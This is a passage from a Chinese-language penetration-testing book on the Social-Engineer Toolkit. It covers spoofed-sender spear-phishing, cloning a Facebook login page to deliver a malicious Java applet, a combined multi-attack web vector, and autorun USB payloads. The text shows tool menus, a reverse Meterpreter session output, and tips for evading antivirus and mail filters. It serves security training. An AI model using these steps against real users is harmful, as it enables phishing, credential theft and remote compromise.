6-jdk
# IF THIS IS NOT INSTALLED IT WILL NOT WORK. CAN ALSO DO apt-get install
sun-java6-jdk
SELF_SIGNED_APPLET=OFF
```

在后面的章节中会对该攻击方法进行详细讨论。进行该攻击时需要在系统中安装 JDK，将其设置为 ON，以便对其进行详细讨论时使用。

```
SELF_SIGNED_APPLET=ON
# AUTODETECTION OF IP ADDRESS INTERFACE UTILIZING GOOGLE, SET THIS ON IF
YOU WANT
# SET TO AUTODETECT YOUR INTERFACE
AUTO_DETECT=ON
```

SET 工具包使用 AUTO_DETECT 标记探测网络设置。如果用户使用 NAT/端口转发，则 SET 会检测到用户的 IP 地址，并允许用户连接到外部的 Internet。

进行下面的配置，建立 Apache web 服务器执行基于 Web 的攻击方法，为了具有更好的攻击性能，建议将其值设置为 ON。

```
# USE APACHE INSTEAD OF STANDARD PYTHON WEB SERVERS, THIS WILL INCREASE
SPEED OF
# THE ATTACK VECTOR
APACHE_SERVER=OFF
#
# PATH TO THE APACHE WEBROOT

APACHE_DIRECTORY=/var/www
```

进行下面的配置，在进行 web 攻击时设置 SSL 证书。然而 SET 中的 WEBATTACK_SSL 设置中存在一些 bug，建议该标记设置为 OFF。

```
# TURN ON SSL CERTIFICATES FOR SET SECURE COMMUNICATIONS THROUGH
WEB_ATTACK VECTOR
WEBATTACK_SSL=OFF
```

进行下面的配置，可在进行 Web 攻击时构建自签名的证书，此时会出现警告消息：Untrusted certificate，因此建议使用该选项以避免警示信息。

```
# PATH TO THE PEM FILE TO UTILIZE CERTIFICATES WITH THE WEB ATTACK VECTOR
(REQUIRED)
# YOU CAN CREATE YOUR OWN UTILIZING SET, JUST TURN ON SELF_SIGNED_CERT
# IF YOUR USING THIS FLAG, ENSURE OPENSSL IS INSTALLED!
#
SELF_SIGNED_CERT=OFF
```

进行下面的配置，在攻击执行后可激活或禁用 Metasploit 监听器。

```
# DISABLES AUTOMATIC LISTENER - TURN THIS OFF IF YOU DON'T WANT A
METASPLOIT LISTENER IN THE BACKGROUND.
AUTOMATIC_LISTENER=ON
```

进行下面的配置，SET 可作为单独的工具包使用，而不需要依赖于 Metasploit 的功能，

但建议还是和 Metasploit 一起使用，以便提高渗透测试的性能。

```
# THIS WILL DISABLE THE FUNCTIONALITY IF METASPLOIT IS NOT INSTALLED AND
YOU JUST WANT TO USE SETOOLKIT OR RATTE FOR PAYLOADS
# OR THE OTHER ATTACK VECTORS.
METASPLOIT_MODE=ON
```

上面给出的是 SET 中一些重要的配置选项，正确掌握配置文件相关内容有助于高效使用社会工程工具包。

怎样工作

SET 配置文件是 SET 工具包的核心，其中的默认值是 SET 在执行攻击时使用，错误的 SET 配置文件会导致执行错误，因此，要想获取好的结果，就必须要理解配置文件中各选项的详细信息。上述“怎样实现”部分清晰地介绍了配置文件的相关知识，有助于理解和管理配置文件。

10.4 钓鱼式攻击矢量

钓鱼式攻击是使用电子邮件进行的一种攻击场景。在该攻击场景中，攻击者向目标用户发送恶意的电子邮件。为了伪造源电子邮件地址，需要使用 sendmail 服务器，将配置改为 SENDMAIL=ON。如果还没有安装 sendmail，可以使用如下命令下载。

```
root@bt:~# apt-get install sendmail
Reading package lists... Done
```

准备

在介绍钓鱼攻击之前，有必要先了解电子邮件系统的工作机理。

为避免钓鱼攻击，接收方电子邮件服务器会部署灰色列表、SPF 记录确认、RBL 验证和内容验证等一系列措施，这些验证过程确保特定的电子邮件来自与其 IP 地址相同的电子邮件服务器。例如，如果伪造的电子邮件地址 richyrich@gmail.com 来自 IP 202.145.34.23，则会被标记为恶意，因为该 IP 地址不属于 Gmail，因此，为规避这些验证措施，攻击者需要确保服务器 IP 不存在于 RBL/SURL 列表中。由于钓鱼攻击高度依赖于用户的感知性，因此，攻击者应该对要发送的邮件内容进行精心设计，确保邮件内容尽可能看起来合法可信。

钓鱼攻击有两种类型：基于 Web 的内容和基于攻击载荷的内容。

在前面的章节中，已经介绍过怎样创建攻击载荷，但由于大多数电子邮件系统不允许可执行程序通过，所以应该考虑使用不同类型的攻击载荷，并将其嵌入到电子邮件的 HTML 内容中，例如 Java applet、Flash、PDF 或 MS Word/Excel 等。


怎样实现

钓鱼攻击模块包含 3 种不同的攻击矢量，下面分别对其进行分析。

```
1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template

99) Return to Main Menu
```

选项 1 对应的是大规模邮件攻击，这种攻击方法首先需要选择攻击载荷，用户可以从 Metasploit 漏洞利用代码模块中选择任意的漏洞，然后提示信息提示选择可以回连到攻击方的处理程序，选项中还包括设置 vnc 服务器、执行攻击载荷、启动命令行等。

下面的步骤包括启动 sendmail 服务器、为恶意文件格式设置模板、选择单一或大规模邮件攻击。



最后，提示信息提示选择已知的邮件服务（例如 Gmail 或 Yahoo!），或使用自己的邮件

服务器。

```
1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> From address (ex: moo@example.com):bigmoney@gmail.com
set:phishing> Flag this message/s as high priority? [yes|no]:y
```

设置自己的邮件服务器不是很可靠，因为大多数邮件服务会进行反向查询，以便确认电子邮件的生成域与地址名相同。

下面分析另一种钓鱼式攻击方法，即创建文件格式漏洞攻击载荷，并将其通过电子邮件发送到目标机器，首选 MS Word 漏洞，因为这种文档的恶意或正常比较难于检测，因此适合作为电子邮件发送。

```
set:phishing> Setup a listener [yes|no]:y
[-] ***
[-] * WARNING: Database support has been disabled
[-] ***
```

最后，出现提示信息询问是否建立监听器，允许建立之后，将启动 Metasploit 监听器，并等待用户打开恶意文件，从而导致目标机器回连到攻击方机器。

电子邮件攻击的成功与否依赖于所针对的电子邮件客户端，因此需要对这种攻击方法及其适用性进行正确分析。

怎样工作

正如前面所讨论的，钓鱼攻击是一种针对特定用户的社会工程攻击。在这种攻击中，攻击者向目标用户机器发送电子邮件，其中包含了恶意的附件，附件将利用目标机器上的已知漏洞，攻击成功后将建立目标机器到攻击方机器的反向 shell 连接。SET 自动化实现这一过程，社会工程的作用是建立一种看似完全合法的场景，诱骗目标用户下载恶意文件并执行。

10.5 网站攻击矢量

SET 工具包中的 Web attack 矢量利用多种 Web 攻击攻陷目标，这是 SET 工具包中最流行的攻击方法，其工作方式类似于浏览器 autopwn（可以将几种或特定的攻击发送到目标浏

览器）。SET 工具包中的 web attack 包含如下攻击方法。

```
1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu
```

本节将讨论其中最流行的 Java applet 攻击方法，下面看一下如何使用 SET 执行这一攻击。

准备

要开始 Java applet 攻击方法，首先选择第一个选项，然后会弹出提示信息要求建立网站，既可以选择自定义模板，也可以克隆一个完整的 URL。下面看一下怎样使用克隆技术执行攻击。

怎样实现

要执行这种攻击，需要目标用户访问渗透测试人员克隆的网站。因此，渗透测试人员应该做到克隆的网站（也就是用来进行钓鱼攻击的网站）不与实际网站存在很大偏差。

（1）要开始克隆，首先需要确定待克隆的 URL，下面是克隆 Facebook 登录页面展示。


```
1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to the main menu

Enter number (1-4): 2
SET supports both HTTP and HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: http://www.facebook.com
```

```
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
```

（2）完成克隆后，将提示选择攻击载荷，执行攻击载荷后将在目标机器上设置一个后门。

（3）完成上述步骤后，SET Web 服务器将与 msf 一起启动，在目标机器上执行攻击载荷后，MSF 将对接收反向连接的处理程序进行管理。

（4）可以在/pentest/exploits/set/src/web_clone/site/template 处找到要克隆的模板和 jar 文件，当目标用户访问克隆的网站（运行在伪造的域之上）之后，会弹出一条消息，看起来就像完全安全的告警消息。



此时，目标用户点击 Allow 后，恶意的 applet 将得以执行，并执行攻击载荷，而 Metasploit 监听器将接收到来自目标机器的反向连接，并生成如下的活跃会话。

```
[*] Sending stage (748544 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.103:443 ->
    Thu Sep 09 10:06:57 -0400 2010

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...


meterpreter > shell

Process 2988 created.
Channel 1 created.
Microsoft Windows XP [Version 6.1]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

类似地，也可以执行其他攻击。从上述程序可以看到，使用 SET 可以很容易地创建攻击方法，并对设计的攻击场景进行完全的控制，而且，SET 还有一个最大的好处是可以在任何需要的时候对攻击方法进行修订。

怎样工作

Java applet 感染是一个应用广泛的 Java applet 漏洞，可在受保护的沙箱环境之外执行 applet 小程序。未经签名的或不安全的 applet，一般都是在只能访问有限系统资源的沙箱环境中执行的。一旦恶意的 applet 得以执行，将获取目标机器上所有资源的访问权限，因为此时已经处在沙箱环境之外了。例如触发 Java 漏洞并执行任意代码执行。类似地，其他基于 Web 的攻击方法使用浏览器将攻击代码传递到目标系统。社会工程实际上是一种欺骗艺术，重点在于伪造一种场景欺骗目标用户。攻击者可以创建恶意的链接，并将其隐含在 href 标签下，或者使用伪造签名对 applet 进行签名，以便使其看起来完全合法。SET 模板是设计这类攻击的良好来源。

10.6　多攻击 Web 矢量

顾名思义，多攻击 Web 方法是将几种攻击方法整合到一起，从而将 Web 攻击发展到一个新的层次。使用这种攻击方法，攻击者可将几个漏洞利用代码和漏洞整合，并在目标用户打开恶意文档或 URL 之后，被逐一触发，直至报告成功攻击。借助 SET，可以自动化地实现多种攻击方法到单一 Web 攻击场景的整合。下面进一步了解多攻击 Web 矢量。

怎样实现

多攻击 Web 矢量的启动和其他基于 Web 攻击类似，首先选择一个模板，这个模板可以是导入的，也可以是克隆的。差别在于下一个步骤，本节选择的是可以添加到 Web 攻击中的多种漏洞利用代码。

选择需要使用的攻击方法。

```
1. The Java Applet Attack Method (OFF)
2. The Metasploit Browser Exploit Method (OFF)
3. Credential Harvester Attack Method (OFF)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (OFF)
```

```
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 when finished selecting):
```

可以选择不同的攻击方法，选择之后，可以使用选项 8 来将选定的几种攻击方法整合到最终的单一攻击模板中。最后，将提示选择攻击载荷与后门编码器。

怎样工作

选择各种攻击方法后，SET 将这些攻击方法及攻击载荷整合到一起，构建一个单独的恶意链接，以备攻击者采用社会工程的方法进行使用。要想吸引目标用户点击该恶意链接，就需要构建一个在目标用户看起来完全合法的攻击模板。目标用户点击该链接后，各种攻击方法就会被逐一释放，直到某种方法攻击成功。一旦发现某个漏洞并成功攻击渗透后，将执行攻击载荷，并形成到 Metasploit 监听器的反向连接。

10.7 介质感染攻击

介质感染攻击是一种相对简单的攻击方法，SET 将创建基于 Metasploit 的攻击载荷，建立监听器，并生成一个文件夹，该文件夹需要复制或写入到 DVD/USB 介质中，介质在目标机器上插入后，如果自动运行选项是激活的，其中的攻击代码就会自动执行，并实现对目标机器的控制。

怎样实现

这种攻击方法生成恶意可执行程序的原则很简单，然后使用可用的编码器对其进行编码，以便规避防病毒软件的保护措施。

```
Name:                                    Description:

1. Windows Shell Reverse_TCP             Spawn a command shell on
victim and send back to attacker.
2. Windows Reverse_TCP Meterpreter       Spawn a meterpreter shell on
victim and send back to attacker.
3. Windows Reverse_TCP VNC DLL           Spawn a VNC server on victim
```

```
and send back to attacker.
4. Windows Bind Shell                          Execute payload and create an
accepting port on remote system.
5. Windows Bind Shell X64                      Windows x64 Command Shell,
Bind TCP Inline
6. Windows Shell Reverse_TCP X64               Windows X64 Command Shell,
Reverse TCP Inline
7. Windows Meterpreter Reverse_TCP X64         Connect back to the attacker
(Windows x64), Meterpreter
8. Windows Meterpreter Egress Buster           Spawn a meterpreter shell and
find a port home via multiple ports
9. Import your own executable                  Specify a path for your own
executable

Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (Very Good)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call4_dword_xor (Normal)
6. countdown (Normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)
16. Backdoored Executable (BEST)
```

```
Enter your choice (enter for default):
[-] Enter the PORT of the listener (enter for default):

[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few
seconds...
[-] Backdoor completed successfully. Payload is now hidden within a legit
executable.

[*] Your attack has been created in the SET home directory folder
"autorun"
[*] Copy the contents of the folder to a CD/DVD/USB to autorun.
[*] The payload can be found in the SET home directory.

[*] Do you want to start the listener now? yes or no: yes
[*] Please wait while the Metasploit listener is loaded...
```

怎样工作

生成已编码恶意文件之后，Metasploit 监听器启动并等待反向连接。这种攻击方法的唯一不足是可移除媒介必须激活自动运行选项，否则将需要人工激活。

这种类型的攻击方法适用于目标机器处于防火墙保护之下的情况。现今的大多数防病毒程序会禁用自动播放功能，从而导致这种攻击失去效力。使用这种攻击方法时，渗透测试人员还需要确保将后门程序植入到可执行程序或 PDF 文档中，并将其写入到感染媒介中，从而保证目标机器执行攻击载荷。